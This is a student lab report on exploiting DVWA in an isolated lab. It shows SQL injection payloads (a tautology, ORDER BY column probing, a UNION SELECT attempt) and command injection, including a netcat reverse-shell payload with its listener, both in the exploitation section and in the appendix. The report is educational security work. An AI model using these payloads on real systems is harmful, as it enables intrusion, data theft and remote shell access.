Project Task 3 — Exploiting Vulnerabilities in DVWA

Student: Shaniya Saloni Sen (20230433)

Target Application: DVWA on Metasploitable2
Target IP (Lab): 192.168.56.102
Attacker Machine: Kali Linux (IP: 192.168.56.103)

---

1) Introduction

This task demonstrates the transition from vulnerability scanning to exploitation. Based on scan results, I selected **two high-risk vulnerabilities** in DVWA:

- **SQL Injection** – unsanitized input allows arbitrary SQL queries.
- **Command Injection** – user input is executed as system commands.

The purpose is to safely demonstrate the potential impact of these vulnerabilities and document the results.

---

2) Methodology

Environment Setup:

- DVWA accessible at: http://192.168.56.102/dvwa
- DVWA security: **Low**
- Tools: Firefox, Netcat

Vulnerabilities Selected:

- **SQL Injection:** unsanitized input fields allowing arbitrary SQL queries.
- **Command Injection:** user input passed directly into system commands.


---

3) Exploitation (Option A — Manual)

3.1 SQL Injection

Steps:

- Navigate to DVWA → SQL Injection module.
- Enter payload in User ID field:
  `1' OR '1'='1' –`




```
192.168.56.102/dvwa/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1'+--&Submit=Submit#
```

Vulnerability: SQL Injection

User ID: 1' OR '1'='1' --

Username: admin
Security Level: high
PHPIDS: disabled

- **Output:** Application returned multiple user records.



```
192.168.56.102/dvwa/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1'+--+&Submit=Submit#
```

Vulnerability: SQL Injection

User ID:

```
ID: 1' OR '1'='1' --
First name: admin
Surname: admin

ID: 1' OR '1'='1' --
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' --
First name: Hack
Surname: Me

ID: 1' OR '1'='1' --
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' --
First name: Bob
Surname: Smith
```

Username: admin
Security Level: low
PHPIDS: disabled


Column Count Check (ORDER BY):

- Tested:

```
1' ORDER BY 1 --
```

```
1' ORDER BY 2 --

1' ORDER BY 3 --
```

- Result: worked up to column 3.
- Tested `1' ORDER BY 4 --` → **error**, confirming 3 columns.


192.168.56.102/dvwa/vulnerabilities/sqli/?id=1+ORDER+BY+2+--&Submit=Submit#

Vulnerability: SQL Injection

User ID:


```
ID: 1 ORDER BY 2 --
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


192.168.56.102/dvwa/vulnerabilities/sqli/?id=1+ORDER+BY+3+--&Submit=Submit#

Vulnerability: SQL Injection

User ID:


```
ID: 1 ORDER BY 3 --
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


192.168.56.102/dvwa/vulnera
192.168.56.102/dvwa/vulnerabilities/sqli/?id=1'+ORDER+BY+4+--&Submit=Submit#
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1
```

Escalation Attempt:

- Tried extracting MySQL version and DB user:

  ```
  1' UNION SELECT NULL, version(), user() --
  ```
- Did not work due to syntax constraints in this DVWA instance.

Inference:

- Application is vulnerable to SQL Injection.
- Unsanitized input allowed retrieval of multiple users.
- An attacker could use similar techniques to extract usernames and password hashes.

3.2 Command Injection

Steps:

- Navigate to DVWA → Command Injection module (Ping form).
  Test payload to list directory contents:
  `127.0.0.1; ls -la`
- **Output:** Directory listing of `/var/www/dvwa/vulnerabilities/exec`.

Reverse Shell Setup:

- On Kali terminal, start listener:

```
nc -lvnp 4444
```

- Enter payload in DVWA input field:


```
127.0.0.1; nc 192.168.56.103 4444 -e /bin/bash
```

- **Result:** Listener shows connection from DVWA VM; access obtained as `www-data` user.

Inference:

- User input is executed on the server, demonstrating **remote code execution (RCE) risk**.

Screenshots of Command Injection:



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.123 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.127 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.132 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.123/0.127/0.132/0.009 ms
total 20
drwxr-xr-x  4 www-data www-data 4096 May 20  2012 .
drwxr-xr-x 11 www-data www-data 4096 May 20  2012 ..
drwxr-xr-x  2 www-data www-data 4096 May 20  2012 help
-rw-r--r--  1 www-data www-data 1509 Mar 16  2010 index.php
drwxr-xr-x  2 www-data www-data 4096 May 20  2012 source
```

More info


http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.102] 36238
^C

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.102] 39222
ECHO_TEST
```



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.089 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.097 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.047/0.077/0.097/0.024 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Clarification: SQL injection was demonstrated using `1' OR '1'='1' --` (multiple users returned) and column count confirmed via `ORDER BY 1–3` (error at 4 → 3 columns). An attempted `1' UNION SELECT NULL, version(), user() --` failed due to instance constraints. Command injection was demonstrated via `ping` and `ls -la`, and a reverse-shell connection to the Kali listener was observed (Netcat displayed the incoming connection).

:

---

4) Results & Findings

Vulnerability	Method	Outcome	Real-World Impact
SQL Injection	Manual SQL payload	Multiple users retrieved	Exfiltration of sensitive data

Comman d Injection	Manual command	Directory listing + reverse shell	Remote code execution (RCE)

---

5) Analysis

- **SQL Injection**: Insecure queries can expose sensitive data.
- **Command Injection**: Poor input validation allows system-level access.
- Even low-security DVWA shows how trivial attacks can escalate privileges.

---

6) Ethical Reflection

- All actions performed in a **controlled lab environment**.
- No real systems were harmed; exploitation was proof-of-concept.
- Highlights importance of:
  - Input validation
  - System patching
  - Strong credentials

---

7) Appendix — Key Commands

- **Netcat Listener (Kali):**

```
nc -lvnp 4444
```

- **SQL Injection Payloads:**

```
1' OR '1'='1' --
```

- **Command Injection Payloads:**

```
127.0.0.1; ls -la

127.0.0.1; nc 192.168.56.103 4444 -e /bin/bash
```